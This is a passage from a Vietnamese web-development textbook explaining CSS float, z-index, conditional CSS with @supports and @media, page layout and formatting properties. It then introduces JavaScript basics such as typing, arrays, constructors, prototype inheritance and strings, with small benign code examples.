Ngoài *position*, các đối tượng tài liệu còn có thuộc tính *float* (trôi) để xác định vị trí trình diễn. Đối tượng được đặt trôi được dạt về một bên, trái hoặc phải, của vùng hiển thị. Các đối tượng sau đối tượng đặt trôi chảy quanh đối tượng đặt trôi. Trong ví dụ minh họa ở Hình 3.6, đối tượng thứ ba (*obj3*) được trôi phải, các đối tượng sau nó (*obj4* trở đi) chảy quanh đối tượng thứ ba. Ứng dụng điển hình nhất của đặt trôi là bao vắn bản quanh hình ảnh.

Hình 3.6. Một đối tượng được đặt trôi.

Trang web sau đây là cụ thể hóa ví dụ được minh họa ở Hình 3.6. Lưu ý, trong trang web này, đối tượng *
* với thuộc tính *clear* được sử dụng. Thuộc tính *clear* có tác dụng ngắt trôi, nghĩa là làm cho các đối tượng sau không chảy quanh đối tượng được đặt trôi nữa. Trong trang web này, *<div>* và các *<label>* sau *<div>* sẽ được hiển thị phía dưới đối tượng nhãn thứ ba. Nếu xóa thuộc tính *clear* của *
*, *<div>* và các *<label>* phía sau sẽ chảy quanh đối tượng nhãn thứ ba như các đối tượng nhãn trước đó.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.3.9.5</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     label, div {border:solid 1px red;}
6.     label.f1 {float:right; width:300px; height:200px;}
7.     br.cl {clear:both;}
8.   </style>
9. </head><body>
10.  <label>Nhãn 1</label><label>Nhãn 2</label>
11.  <label class="f1">Nhãn 3</label>
12.  <label>Nhãn 4</label><label>Nhãn 5</label><label>Nhãn 6</label>
13.  <label>Nhãn 7</label><label>Nhãn 8</label><label>Nhãn 9</label>
14.  <label>Nhãn 10</label><label>Nhãn 11</label><label>Nhãn 12</label>
15.  <label>Nhãn 13</label><label>Nhãn 14</label><label>Nhãn 15</label>
16.  <label>Nhãn 16</label><label>Nhãn 17</label><label>Nhãn 18</label>
17.  <br class="cl">
18.  <div>div</div>
19.  <label>Nhãn 19</label><label>Nhãn 20</label><label>Nhãn 21</label>
20. </body></html>
```

Một điểm nữa cần lưu ý khi đặt trôi là chiều cao của các đối tượng. Nếu chiều cao của đối tượng đặt trôi lớn hơn chiều cao của đối tượng chứa nó, hiển thị của đối tượng đặt trôi sẽ tràn ra bên ngoài đối tượng chứa. Để khắc phục điểm này, đối tượng chứa cần sử dụng thuộc tính *overflow* với giá trị là “auto”.

3.9.6. Cao độ

Các đối tượng có vị trí tương đối, tuyệt đối, hoặc cố định có thể che/nằm trước các đối tượng khác khi các vùng hiển thị của chúng giao nhau. Thuộc tính *z-index* (cao độ) cho phép xác định đối tượng nào che/nằm trước đối tượng nào. *z-index* nhận các giá trị nguyên. Đối tượng có *z-index* cao hơn sẽ che/nằm trước đối tượng có *z-index* nhỏ hơn khi các vùng hiển thị của chúng giao nhau.

3.10. CSS CÓ ĐIỀU KIỆN

Có thể gộp các bảng định dạng thành nhóm và đặt điều kiện áp dụng lên nhóm. Điều kiện là một biểu thức logic mà chỉ khi biểu thức đúng (true) thì các bảng định dạng trong nhóm mới được áp dụng. Mục đích sử dụng CSS có điều kiện là để thiết kế giao diện có thể thích ứng với thiết bị. Nói cách khác, CSS có điều kiện cho phép áp dụng các bảng định dạng khác nhau tùy thuộc vào đặc tính của thiết bị và trình duyệt.

Có nhiều cách thức khác nhau để khai báo CSS có điều kiện. Giáo trình này chỉ giới thiệu một số cách thức phổ biến nhất, được hầu hết các trình duyệt hiện đại hỗ trợ. Những cách thức ít phổ biến hơn hoặc được ít trình duyệt hỗ trợ không được trình bày.

Cách thức đầu tiên thông dụng là chỉ định *điều kiện hỗ trợ* (*supports condition*) của trình duyệt đối với các thuộc tính CSS. Rõ ràng, nếu trình duyệt không hỗ trợ một thuộc tính CSS nào đó thì không thể/nên áp dụng bảng định dạng. Cú pháp chỉ định điều kiện hỗ trợ như sau:

```
@supports <điều_kiện_hỗ_trợ> {
```

Các bảng định dạng

```
}
```

trong đó, *<điều_kiện_hỗ_trợ>* bao gồm một hoặc nhiều cặp *thuộc_tính:giá_trị* được kết hợp bởi các toán tử *and*, *or* và *not*. Nếu *<điều_kiện_hỗ_trợ>* được thỏa mãn, các bảng định dạng được khai báo trong nhóm mới được áp dụng. Ví dụ, hai bảng định dạng được khai báo sau đây chỉ được áp dụng nếu trình duyệt hỗ trợ kiểu hiển thị *flexbox* và không hỗ trợ kiểu hiển thị *inline-grid*.

```
1. @supports (display:flexbox) and (not (display:inline-grid)) {  
2.   div.box {display:flexbox;}  
3.   span {display:flexbox;}  
4. }
```

Cách thức thứ hai thông dụng để khai báo CSS có điều kiện là sử dụng *truy vấn phương tiện* (media query). Với truy vấn phương tiện, CSS có điều kiện được khai báo như sau:

```
@media <(danh_sách)truy_vấn_phương_tiện> {  
    Các bảng định dạng  
}
```

trong đó, biểu thức điều kiện *<(danh_sách)truy_vấn_phương_tiện>* bao gồm một hoặc nhiều truy vấn phương tiện. Cũng có thể sử dụng truy vấn phương tiện để đặt điều kiện bao hàm CSS ngoài như sau:

```
@import url("file.css") <(danh_sách)truy_vấn_phương_tiện>;
```

Khi đó, tệp file.css chỉ được bao hàm nếu biểu thức điều kiện *<(danh_sách)truy_vấn_phương_tiện>* đúng. Ngoài ra, có thể đặt truy vấn phương tiện vào thẻ *<link>* trong khai báo HTML như sau:

```
<link rel="stylesheet" type="text/css" href="file.css"  
      media="<(danh_sách)truy_vấn_phương_tiện>">
```

Khi đó, điều tương tự xảy ra, tức tệp file.css chỉ được bao hàm nếu biểu thức điều kiện *<(danh_sách)truy_vấn_phương_tiện>* đúng.

Cú pháp của truy vấn phương tiện như sau:

```
[not|only]? <kiểu_phương_tiện> | (<đặc_điểm_của_phương_tiện>) [and  
(<đặc_điểm_của_phương_tiện>)]*
```

Một truy vấn phương tiện bao gồm không hoặc một kiểu phương tiện và không hoặc nhiều đặc điểm của phương tiện. Kiểu phương tiện có thể nhận các giá trị: *all* (mọi thiết bị), *print* (máy in), *screen* (máy tính, tablet, smart-phone) và *speech* (screenreader). Nếu kiểu phương tiện không được chỉ định, giá trị *all* sẽ được sử dụng. Đặc điểm phương tiện được dùng để chỉ kích thước màn hình, kích thước vùng hiển thị, độ phân giải của màn hình, số bít màu của thiết bị, ..., dưới dạng cặp *thuộc_tính:giá_trị*. Thiết bị phải có kiểu phương tiện cùng các đặc điểm phương tiện khớp với truy vấn phương tiện thì truy vấn phương tiện mới trả về giá trị là đúng (true). Ngược lại, kiểu phương tiện hoặc ít nhất một đặc điểm phương tiện không được thỏa mãn, truy vấn phương tiện trả về giá trị sai (false). Trường hợp có từ khóa '*not*' ở trước, giá trị của truy vấn phương tiện sẽ được đảo ngược. Từ khóa '*only*' không tham gia giá trị của truy vấn mà được sử dụng cho mục đích khác. Từ khóa này nói rằng nếu trình duyệt (cũ) không hỗ trợ (không hiểu) truy vấn phương tiện thì hãy bỏ qua các lớp CSS đi kèm, ngược lại trình duyệt hỗ trợ truy vấn phương tiện thì loại bỏ từ khóa '*only*' này ra khỏi truy vấn trước khi xử lý truy vấn.

Có thể kết hợp các truy vấn phương tiện thành một danh sách với các truy vấn được phân cách nhau bởi dấu phẩy (,). Danh sách có giá trị đúng nếu ít nhất một truy vấn đúng. Danh sách có giá trị sai nếu tất cả các truy vấn đều sai.


Ví dụ về sử dụng truy vấn phương tiện, ba bảng định dạng sau đây sẽ được sử dụng nếu thiết bị được sử dụng là máy tính, tablet, smart-phone và chiều rộng tối đa của vùng hiển thị là 500px.

```
1. @media screen and (max-width: 500px) {  
2.   .gridmenu { width:100%; }  
3.   .gridmain { width:100%; }  
4.   .gridright { width:100%; }  
5. }
```

3.11. MỘT VÀI ĐỊNH DẠNG PHỔ BIẾN

3.11.1. Dàn trang

Dàn trang (layout) là công việc đầu tiên và quan trọng trong việc trình diễn trang web. Dàn trang chia vùng hiển thị thành các vùng con để mỗi vùng con đóng một vai trò và trình diễn một nội dung khác các vùng con khác. Ví dụ điển hình của dàn trang được thể hiện trong Hình 3.7. Trong ví dụ này, vùng hiển thị có thể là cửa sổ của trình duyệt, được chia thành các vùng trên (top), giữa (middle) và dưới (bottom) theo chiều đứng; vùng giữa được chia tiếp thành các vùng trái (left), trung tâm (center) và phải (right) theo chiều ngang.

Hình 3.7. Một ví dụ và dàn trang.

Để chia một vùng thành các vùng con theo chiều đứng, đơn giản tạo mỗi vùng con bằng một `<div>` với kiểu hiển thị mặc định theo khối và độ rộng mặc định là 100%. Tương tự, để chia một vùng thành các vùng con theo chiều ngang, hãy tạo mỗi vùng con bằng một `<div>` với kiểu hiển thị dòng-khối và độ rộng xác định. Ví dụ dàn trang ở Hình 3.7 có thể được cài đặt như sau.

```
1. <!DOCTYPE html><html><head>  
2.   <title>L.3.11.1</title>  
3.   <meta charset="utf-8">  
4.   <style type="text/css">  
5.     div {border:solid 1px red;}
```

```

6.      #left, #right, #center {
7.          display:inline-block;
8.          vertical-align:top;
9.          width:200px;
10.     }
11.    </style>
12. </head><body>
13.   <div id="container">
14.     <div id="top">a</div>
15.     <div id="middle">
16.       <div id="left">b<br>b</div>
17.       <div id="center">c</div>
18.       <div id="right">d</div>
19.     </div>
20.     <div id="bottom">e</div>
21.   </div>
22. </body></html>

```

Cũng có thể sử dụng đặt trôi để dàn trang theo chiều ngang. Tuy nhiên, sử dụng kiểu hiển thị dòng-khối là dễ dàng hơn cả.

Lê Đình Thanh, Nguyễn Việt Anh

3.11.2. Giá trị màu

Màu được sử dụng để đặt cho chữ, đường viền hay nền của các đối tượng. Với những màu phổ biến, có thể xác định giá trị màu theo tên, ví dụ *red*, *green*, *blue*. Với màu bất kỳ, giá trị màu được xác định theo RGB, ví dụ *rgb(255, 0, 0)* hoặc *#ff0000*.

3.11.3. Định dạng văn bản, phông chữ

Các thuộc tính để định dạng văn bản, phông chữ được liệt kê dưới đây kèm theo giá trị của chúng. Mỗi thuộc tính hoặc giá trị đều đã tự mô tả nó.

```

color:#00ff00;

text-align:center|left|right|justify;

vertical-align:bottom|top|middle;

text-decoration:none|underline|line-through|overline/blink;

text-transform:uppercase|lowercase|capitalize;

text-indent:50px;

word-wrap: normal|break-word;

text-overflow: clip|ellipsis|string;

font-family:"Times New Roman", Times, serif;

font-size:40px;

font-style:normal|italic|bold;

font-weight: normal|bold|bolder|lighter|number|initial|inherit;

```

3.11.4. Định dạng nền

Các thuộc tính để định dạng nền được liệt kê dưới đây kèm theo giá trị của chúng. Mỗi thuộc tính hoặc giá trị đều đã tự mô tả nó.

```
background-color: #6495ed;  
background-image:url('paper.gif');  
background-repeat:repeat-x;  
background-attachment:fixed;  
background-position:right top;  
background:#ffffff url('img_tree.png') no-repeat right top;
```

3.11.5. Định dạng viền

Các thuộc tính để định dạng viền được liệt kê dưới đây kèm theo giá trị của chúng. Mỗi thuộc tính hoặc giá trị đều đã tự mô tả nó.

```
border:2px solid;  
border-radius:25px;  
border-image:url(border.png) 30 30 round;
```

3.11.6. Biến đổi 2D, 3D

Các thuộc tính để biến đổi 2D, 3D được liệt kê dưới đây kèm theo giá trị của chúng. Mỗi thuộc tính hoặc giá trị đều đã tự mô tả nó.

```
transform: rotate(30deg);  
transform: translate(50px,100px);  
transform: scale(2,4);  
transform: skew(30deg,20deg);  
transform: rotateX(120deg);  
transform: rotateY(130deg);
```

3.12. CẬP NHẬT KIẾN THỨC VỀ CSS

Đặc tả CSS liên tục được W3C nâng cấp, sửa đổi (phiên bản hiện tại là 3). Một số kiểu trình diễn hay bộ chọn đang có sẽ trở nên lỗi thời trong khi một số kiểu trình diễn hay bộ chọn mới sẽ được bổ sung. Vì vậy, việc nắm vững vai trò định kiểu trình diễn đối tượng tài liệu của CSS cùng với việc cập nhật kiến thức về các phiên bản CSS là yêu cầu bắt buộc đối với các lập trình viên web.

Viết mã CSS là công việc được lặp đi lặp lại và tốn thời gian, đòi hỏi sự tỉ mỉ, đôi khi là buồn chán. Hiểu được những khó khăn đó, một số thư viện tiền xử lý CSS như Sass¹⁰ và Less¹¹ đã ra đời. Tiền xử lý CSS về bản chất là sử dụng các ngôn ngữ kịch bản để mở rộng CSS, cho phép thêm các biến, hàm và nhiều kỹ thuật để tạo ra CSS. Bộ tiền xử lý CSS sẽ biên dịch và chạy kịch bản để sinh ra CSS. Việc sử dụng kịch bản, tức tiền xử lý, giúp tiết kiệm thời gian, không phải lặp đi lặp lại, dễ bảo trì và mở rộng trong việc tạo CSS.

Bài tập

1. Tạo các trang HTML, mỗi trang nhập một mã nguồn được viết trong các ví dụ được trình bày ở chương này, nhập xong mỗi ví dụ thì tải trang bằng trình duyệt để thấy thể hiện của trang trên giao diện.
2. Từ ví dụ dàn trang trong Mục 3.11.1, hãy bổ sung mã nguồn CSS để trang web có khả năng thích ứng, tức là thay đổi dàn trang theo kích thước cửa sổ hiển thị.

Lê Đình Thanh, Nguyễn Việt Anh

Đọc thêm

WebAppDev

1. Lea Verou, "CSS Secrets: Better Solutions to Everyday Web Design Problems, 1st Edition", O'Reilly Media, 2015.
2. Andy Budd, Emil Björklund, "CSS Mastery, 3rd Edition", Apress, 2013.
3. Anirudh Prabhu, 'Beginning CSS Preprocessors: With SASS, Compass.js and Less.js, 1st Edition', Apress, 2015.

¹⁰ <http://sass-lang.com/>

¹¹ <http://lesscss.org/>

Chương 4

QUẢN LÝ TRANG WEB BẰNG JAVASCRIPT

4.1. CƠ BẢN VỀ JAVASCRIPT

JavaScript là ngôn ngữ thứ ba được sử dụng để tạo ra nội dung web. Cùng với HTML và CSS, JavaScript là một trong những công nghệ lõi của web. Nếu như HTML được sử dụng để khai báo và CSS được sử dụng để xác định kiểu trình diễn, thì JavaScript được sử dụng để quản lý các đối tượng tài liệu. HTML cung cấp các thẻ khai báo các đối tượng tài liệu nhưng không cung cấp khả năng quản lý chúng. Ví dụ, thẻ `<button>` tạo một nút bấm nhưng không xử lý sự kiện khi nút được bấm. Sử dụng JavaScript có thể quản lý toàn bộ trang web nói chung, thêm mới, hủy bỏ, thay đổi thuộc tính, triệu gọi phương thức của các đối tượng tài liệu bất cứ khi nào. Mục này trình bày những nội dung cơ bản về ngôn ngữ lập trình JavaScript. Sử dụng JavaScript để quản lý trang web sẽ được trình bày trong các mục tiếp theo. Việc chèn mã JavaScript vào trang web đã được trình bày tại Mục 2.9 trong Chương 2.

JavaScript là ngôn ngữ lập trình **dựa trên nguyên mẫu** (prototype-based), hỗ trợ các phương pháp lập trình mệnh lệnh, thủ tục và hướng đối tượng. Nó có các API cho làm việc với văn bản, mảng, đối tượng, biểu thức chính quy nhưng không hỗ trợ vào/ra như lưu trữ, kết nối mạng. JavaScript có nhiều điểm tương đồng với Java và C, từ các kiểu dữ liệu, toán tử đến các cấu trúc điều khiển, cú pháp hay một số thư viện. Lập trình viên Java hay C có thể sử dụng ngay JavaScript với một số lưu ý về những điểm khác biệt giữa các ngôn ngữ này. Do vậy, với giả thiết người học đã biết về Java hay C, giáo trình chỉ trình bày những điểm khác biệt của JavaScript. Những đặc điểm ngôn ngữ của JavaScript không được trình bày trong giáo trình được hiểu là giống với Java.

4.1.1. Định kiểu không tường minh

JavaScript sử dụng cơ chế **định kiểu không tường minh** (implicit typing), hay còn gọi là **định kiểu động** (dynamic typing). Định kiểu không tường minh không phải hiếm trong các ngôn ngữ lập trình. Ngoài JavaScript, các ngôn ngữ lập trình khác như Lisp, Smalltalk, Perl, Python, Ruby, PHP cũng sử dụng định kiểu không tường minh. Theo cơ chế định kiểu này, kiểu được xác định trong thời gian thực thi, kiểu của một biến được xác định bằng kiểu của giá trị đầu tiên gán cho biến, kiểu của hàm được xác định bằng kiểu của giá trị trả về của hàm, và kiểu của tham số được xác định bằng kiểu của giá trị truyền cho chúng.

4.1.2. Biến, hàm

Trong JavaScript, hàm được khai báo bằng từ khóa *function*, biến được khai báo với từ khóa *var* hoặc không cần dùng từ khóa. Ví dụ khai báo hàm và biến như sau.

```
1. <script type="text/javascript">
2.   function cong(x, y) {
3.     return (x+y);
4.   }
5.   var a = 10;
6.   b = 10.5;
7.   c = cong(a, b);
8.   document.write(c); // 20.5
9. </script>
```

Trong ví dụ này, các biến *a*, *b*, *c* cùng hàm *cong()* đã được khai báo. Theo cơ chế định kiểu không tường minh, *a* có kiểu số nguyên (integer), *b*, *c* và *cong()* có kiểu số thực (float).

4.1.3. Mảng

Mảng trong JavaScript được hiểu là sưu tập (collection) các biến cùng tên và khác chỉ số¹². Các biến trong cùng mảng có thể khác nhau về kiểu. Mỗi biến có thể nhận kiểu dữ liệu bất kỳ từ các kiểu nguyên thủy như số, xâu, ký tự đến các kiểu phức hợp như đối tượng, thậm chí mảng. Về bản chất, mảng trong JavaScript là ánh xạ với giá trị khóa (chỉ số) là số nguyên. Truy cập các phần tử trong mảng được thực hiện thông qua tên mảng và chỉ số của phần tử. Trong mã nguồn ví dụ sau đây, một mảng được sử dụng để lưu một bản ghi của thí sinh với các thông tin bao gồm họ tên, giới tính, ngày sinh, và ba điểm thành phần. Để thấy các phần tử trong mảng có các kiểu dữ liệu khác nhau và truy cập các phần tử mảng, thêm mới cùng thay đổi giá trị các phần tử mảng được thực hiện thông qua tên mảng cùng chỉ số của phần tử.

```
1. <script type="text/javascript">
2.   var a = ["Hoàng Ngân", 'M', new Date('1998-3-18'), [5, 9, 7]];
3.   a[100] = "CLC"; // Thêm mới
4.   document.write(a.length); // 101
5.   document.write(a[1]); // M
6.   a[1] = 'F'; // Thay đổi giá trị
7.   document.write(a[1]); // F
8.   document.write(a[2]); // Wed Mar 18 1998 07:00:00 GMT+0700 (ICT)
9.   document.write(a[3][1]); // 9
10.  document.write(a[15]); // undefined
11. </script>
```

Cũng có thể sử dụng đối tượng *Array* để khai báo mảng trong JavaScript. Tuy nhiên, lập trình viên được khuyến cáo sử dụng khai báo mảng kiểu nguyên thủy như được minh họa trong ví dụ trên.

¹² Các biến cùng mảng trong C còn có thêm hai ràng buộc khác là cùng kiểu dữ liệu và được cấp phát bộ nhớ liên tiếp nhau.

4.1.4. Đối tượng và kế thừa

Mọi thực thể trong JavaScript đều là đối tượng. Đối tượng là sưu tập (collection) hay là kết hợp động (dynamic association) của các thuộc tính và phương thức. Đối tượng cũng bao gói (encapsulate) dữ liệu (thể hiện bằng thuộc tính) và hành động (thể hiện bằng phương thức). Tuy nhiên, ở mọi thời điểm có thể thêm hoặc bớt các thuộc tính và phương thức bất kỳ cho đối tượng. Trong ví dụ sau đây, đối tượng *person* được khai báo với các thuộc tính *fullname* và *alias* cùng phương thức *sayHello()*. Lưu ý từ khóa *this* được sử dụng trong phương thức *sayHello()* để truy cập các thuộc tính. Cũng lưu ý về sự bình đẳng trong cách khai báo thuộc tính và phương thức. Thuộc tính (dữ liệu) và phương thức (hàm) đều là những thành viên (member) của đối tượng nên có cùng một cách khai báo là *tên_thành_viên:giá_trị*. Sau khi được khai báo, đối tượng *person* được thêm thuộc tính *dob* và bỏ thuộc tính *alias*.

```
1. <script type="text/javascript">
2.   var person = {
3.     fullname: "Hoàng Tùng",
4.     alias: "Bolero",
5.     sayHello: function() {
6.       document.write(this.fullname + " " + this.alias);
7.     }
8.   };
9.
10. person.sayHello();           // Hoàng Tùng Bolero
11. person.dob = "22/2/2012";
12. delete person.alias;
13. person.sayHello();           // Hoàng Tùng undefined
14. document.write(person.dob);  // 22/2/2012
15. </script>
```

Có thể sử dụng lớp *Object* được dựng sẵn trong JavaScript để khai báo đối tượng, sau đó lần lượt thêm các thuộc tính và phương thức cho đối tượng như ví dụ sau. Cách khai báo này và cách khai báo ở ví dụ trước là tương đương nhau.

```
1. <script type="text/javascript">
2.   var person = new Object();
3.   person.fullname = "Hoàng Tùng";
4.   person.alias = "Bolero";
5.   person.sayHello = function() {
6.     document.write(this.fullname + " " + this.alias);
7.   }
8.
9.   person.sayHello();           // Hoàng Tùng Bolero
10. person.dob = "22/2/2012";
11. delete person.alias;
12. person.sayHello();           // Hoàng Tùng undefined
13. document.write(person.dob);  // 22/2/2012
14. </script>
```

Các phương pháp khai báo đối tượng ở trên chỉ phù hợp khi cần khai báo một vài đối tượng đơn lẻ. Nếu cần khai báo hàng loạt các đối tượng có kiểu giống nhau, JavaScript cho định nghĩa hàm tạo (constructor) và sử dụng hàm tạo để khai

báo đối tượng. Lưu ý, JavaScript không có định nghĩa lớp (class) giống như Java hay C++. Ví dụ khai báo và sử dụng hàm tạo như sau.

```
1. <script type="text/javascript">
2.   function Person(fn, al) {
3.     this.fullname = fn;
4.     this.alias = al;
5.     this.sayHello = function() {
6.       document.write(this.fullname + " " + this.alias);
7.     }
8.   }
9. person = new Person("Hoàng Tùng", "Bolero");
10. person.sayHello(); // Hoàng Tùng Bolero
11. papa = new Person("Hoàng Bách", "Sava");
12. papa.sayHello(); // Hoàng Bách Sava
13. </script>
```

Sử dụng hàm tạo không chỉ có ưu điểm là cho khai báo hàng loạt các đối tượng cùng kiểu như ví dụ trên mà còn cho phép sửa đổi tất cả các đối tượng bằng một sửa đổi ở hàm tạo. Trong ví dụ sau đây, hàm tạo *Person* được bổ sung phương thức *sayGoodbye()*, do vậy tất cả các đối tượng đều có thêm thành viên hàm *sayGoodbye()*.

```
1. <script type="text/javascript">
2.   function Person(fn, al) {
3.     this.fullname = fn; this.alias = al;
4.     this.sayHello = function() {
5.       document.write(this.fullname + " " + this.alias);
6.     }
7.   }
8. person = new Person("Hoàng Tùng", "Bolero");
9. person.sayHello(); // Hoàng Tùng Bolero
10. papa = new Person("Hoàng Bách", "Sava");
11. papa.sayHello(); // Hoàng Bách Sava
12.
13. Person.prototype.sayGoodbye = function () {
14.   document.write(this.fullname + " good bye everyone!");
15. };
16. person.sayGoodbye(); // Hoàng Tùng good bye everyone!
17. papa.sayGoodbye(); // Hoàng Bách good bye everyone!
18. </script>
```

Trong thực hành, để trình bày mã nguồn được sáng sủa, hàm tạo được khuyến cáo chỉ thiết lập các thuộc tính, còn các phương thức được thêm sau như cách *sayGoodbye()* được thêm vào *Person* ở ví dụ trên.

Thuộc tính và phương thức được khai báo với từ khóa *this* có phạm vi truy cập là *public*. Ngược lại, thuộc tính và phương thức được khai báo trong hàm tạo mà không có từ khóa *this* sẽ có phạm vi truy cập là *private*. Trong ví dụ sau đây, hàm tạo *Person* được định nghĩa lại với các thuộc tính *fullname* và *alias* có phạm vi truy cập là *private*, đồng thời phương thức *getAllNames()* được bổ sung cũng có phạm vi truy cập là *private*. Lưu ý, việc truy cập các thuộc tính *private* không có từ khóa *this* ở trước. Cũng lưu ý việc truy cập phương thức *private* từ phương thức *public* được

thông qua phương thức `apply()` với con trỏ `this`. Câu lệnh cuối trong chương trình có lỗi do vi phạm phạm vi truy cập của `getAllNames()`.

```
1. <script type="text/javascript">
2.   function Person(fn, al) {
3.     var fullname = fn;
4.     var alias = al;
5.     function getAllNames() {return (fullname + " " + alias);}
6.     this.sayHello = function() {
7.       document.write(getAllNames.apply(this));
8.     }
9.   }
10. person = new Person("Hoàng Tùng", "Bolero");
11. person.sayHello(); // Hoàng Tùng Bolero
12. person.getAllNames(); // Lỗi
13. </script>
```

Kế thừa trong JavaScript được thực hiện dựa trên nguyên mẫu (prototype-based). Mỗi đối tượng trong JavaScript tham chiếu đến một đối tượng khác, gọi là đối tượng nguyên mẫu, và kế thừa các thuộc tính, phương thức của đối tượng nguyên mẫu. Nguyên mẫu của các đối tượng `Object` là `null`. Nếu không có chỉ định rõ ràng, nguyên mẫu của đối tượng mặc định là `Object.prototype`. Các phương thức `Object.create()` và `Object.getPrototypeOf()` được sử dụng để tạo và lấy nguyên mẫu. Đối tượng nguyên mẫu lại có nguyên mẫu của nó. Quan hệ nguyên mẫu tạo nên **chuỗi nguyên mẫu** (prototype chain). Trong ví dụ sau đây, đối tượng `faculty` có nguyên mẫu là đối tượng `person`. Ngoài những thuộc tính và phương thức được kế thừa từ `person`, `faculty` còn có các thuộc tính và phương thức riêng của nó.

```
1. <script type="text/javascript">
2.   function Person(fn, al) {
3.     var fullname = fn;
4.     var alias = al;
5.     function getAllNames() {
6.       return (fullname + " " + alias);
7.     }
8.     this.sayHello = function() {
9.       document.write(getAllNames.apply(this));
10.    }
11.   }
12.
13. person = new Person("Hoàng Tùng", "Bolero");
14. faculty = Object.create(person);
15. faculty.department = "Khoa CNTT";
16.
17. faculty.sayHello = function() {
18.   person.sayHello();
19.   document.write(" " + this.department);
20. };
21.
22. faculty.sayHello(); // Hoàng Tùng Bolero Khoa CNTT
23. </script>
```

Sử dụng hàm tạo là phương thức chính được sử dụng để tạo chuỗi nguyên mẫu/kế thừa cho các đối tượng. Trong ví dụ sau đây, hàm tạo `Staff` được kế thừa

nguyên mẫu từ hàm tạo *Person* bằng lời gọi *Person.call()*. Mỗi đối tượng được khai báo bằng *Staff* sẽ có nguyên mẫu là một đối tượng *Person*. Tất cả các thuộc tính và phương thức từ *Person* được kế thừa sang *Staff*. Lưu ý, *Staff* không thể truy cập các thành viên *private* của *Person*. Trong ví dụ đang xét, phương thức *sayGoodbye()* của *Staff* cần truy cập thuộc tính *fullname* nhưng phải thực hiện thông qua phương thức *getFullscreen()* được kế thừa và có phạm vi truy cập *public*. Cũng lưu ý, *Staff* có thể định nghĩa chồng (overriding) phương thức của *Person* như phương thức *sayHello()* trong ví dụ.

```

1. <script type="text/javascript">
2.   function Person(fn, al) {
3.     var fullname = fn;
4.     var alias = al;
5.     function getAllNames() {return (fullname + " " + alias);}
6.     this.sayHello = function() {
7.       document.write(getAllNames.apply(this));
8.     };
9.     this.getFullscreen = function() {return fullname;};
10.  }
11.
12.  function Staff(fn, al, sa) {
13.    Person.call(this, fn, al);
14.    var salary = sa;
15.    var parentHello = this.sayHello;
16.    this.sayHello = function() {
17.      parentHello.apply(this);
18.      document.write(" with salary " + salary);
19.    };
20.    this.sayGoodbye = function() {
21.      document.write(this.getFullscreen() + " good bye everyone!");
22.    };
23.  }
24.
25.  var staff = new Staff("Hoàng Ngân", "Diamon", 1000);
26.  staff.sayHello(); // Hoàng Ngân Diamon with salary 1000
27.  staff.sayGoodbye(); // Hoàng Ngân good bye everyone!
28. </script>
```

Phiên bản JavaScript ECMAScript 2015 giới thiệu các từ khóa *class*, *constructor*, *extends* và *super* để định nghĩa nguyên mẫu và kế thừa. Tuy nhiên, các trình duyệt chưa hỗ trợ đầy đủ các từ khóa này. Do vậy, cho đến nay, sử dụng hàm tạo để khai báo và sử dụng đối tượng trong JavaScript vẫn là phương thức chính tắc được sử dụng rộng rãi.

4.1.5. Xâu ký tự

Giá trị nguyên thủy (literal) của xâu ký tự trong JavaScript là chuỗi ký tự nằm giữa hai dấu nháy đơn ('') hoặc giữa hai dấu nháy kép (""). Bản thân mỗi xâu ký tự trong JavaScript, kể cả xâu với giá trị nguyên thủy, là một đối tượng. Đối tượng xâu trong JavaScript cung cấp nhiều phương thức xử lý xuất phát từ yêu cầu quản lý các đối tượng tài liệu thuộc trang web và tất cả thuộc tính của chúng đều có giá

trị kiểu xâu. Một số phương thức và thuộc tính của xâu thường xuyên được sử dụng được liệt kê và mô tả dưới đây:

<code>s.length</code>	Độ dài của xâu <code>s</code> .
<code>s[i]</code>	Ký tự có chỉ mục <code>i</code> trong xâu <code>s</code> .
<code>s.indexOf(s1)</code>	Tìm vị trí xuất hiện đầu tiên của xâu con <code>s1</code> trong xâu <code>s</code> .
<code>s.replace(s1, s2)</code>	Thay thế các xâu con <code>s1</code> trong xâu <code>s</code> bằng xâu <code>s2</code> .
<code>s.substring(b, e)</code>	Xâu con của <code>s</code> bao gồm các ký tự có chỉ mục từ <code>b</code> đến <code>e-1</code> .
<code>s.substring(b)</code>	Xâu con của <code>s</code> bao gồm các ký tự có chỉ mục từ <code>b</code> đến hết.
<code>s.split(d)</code>	Tách xâu <code>s</code> bởi xâu ngăn cách <code>d</code> .
<code>s.toUpperCase()</code>	Trả về xâu viết hoa của <code>s</code> .
<code>s.toLowerCase()</code>	Trả về xâu viết thường của <code>s</code> .
<code>isNaN(s)</code>	<code>true</code> nếu <code>s</code> không là biểu diễn số.
<code>parseInt(s)</code>	Giá trị nguyên của biểu diễn <code>s</code> .
<code>parseFloat(s)</code>	Giá trị thực của biểu diễn <code>s</code> .

Ngoài ra, JavaScript cung cấp một số hàm kiểm tra và chuyển đổi kiểu từ xâu thành số như liệt kê dưới đây:

4.2. MÔ HÌNH ĐỔI TƯỢNG TÀI LIỆU

DOM (Document Object Model)¹³ là chuẩn của W3C được sử dụng để truy cập các tài liệu, trong đó HTML DOM là chuẩn mô hình đối tượng và giao diện lập trình cho HTML. DOM định nghĩa các đối tượng, thuộc tính, phương thức và sự kiện (event) trên các đối tượng. Nói cách khác, DOM là chuẩn cho việc đọc, thay đổi, thêm mới hay loại bỏ các đối tượng tài liệu thuộc trang web.

